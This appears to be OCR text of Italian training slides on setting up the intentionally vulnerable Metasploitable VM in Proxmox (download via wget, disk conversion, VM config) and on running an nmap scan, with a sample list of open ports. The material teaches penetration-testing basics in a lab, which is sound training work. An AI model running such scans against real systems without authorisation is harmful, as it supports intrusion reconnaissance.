
Virtualizziamo Metasploitable




Virtualizziamo Metasploitable



Virtualizziamo Metasploitable



Virtualizziamo Metasploitable



Virtualizziamo Metasploitable

```
$ ssh root@IP_PROXMOX
# cd /var/lib/vz/images
# mkdir 102 (ID del VM che abbiamo prima creato)
# cd 102
# wget http://bit.ly/metasploitable -O metasploitable.zip
# unzip metasploitable.zip
# cd Metasploitable2-Linux/
# mv Metasploitable.vmdk ../
# rm metasploitable.zip ./Metasploitable2-Linux/ -rf
```


Virtualizziamo Metasploitable

```
# qemu-img convert -f vmdk Metasploitable.vmdk -O qcow2
  Metasploitable.qcow2
# nano /etc/pve/qemu-server/102.conf
```

Virtualizziamo Metasploitable


bootdisk: ide0
ide0: file=local:102/Metasploitable.qcow2,size=8G

Virtualizziamo Metasploitable



Avviamo la VM

Virtualizziamo Metasploitable



https://youtu.be/WBsCOjRQKnI

Lab: nmap

$ nmap 192.168.x.x

```
Starting Nmap 7.01 ( https://nmap.org )
Nmap scan report for 192.168.2.128
Host is up (0.0071s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```


Lab: nmap

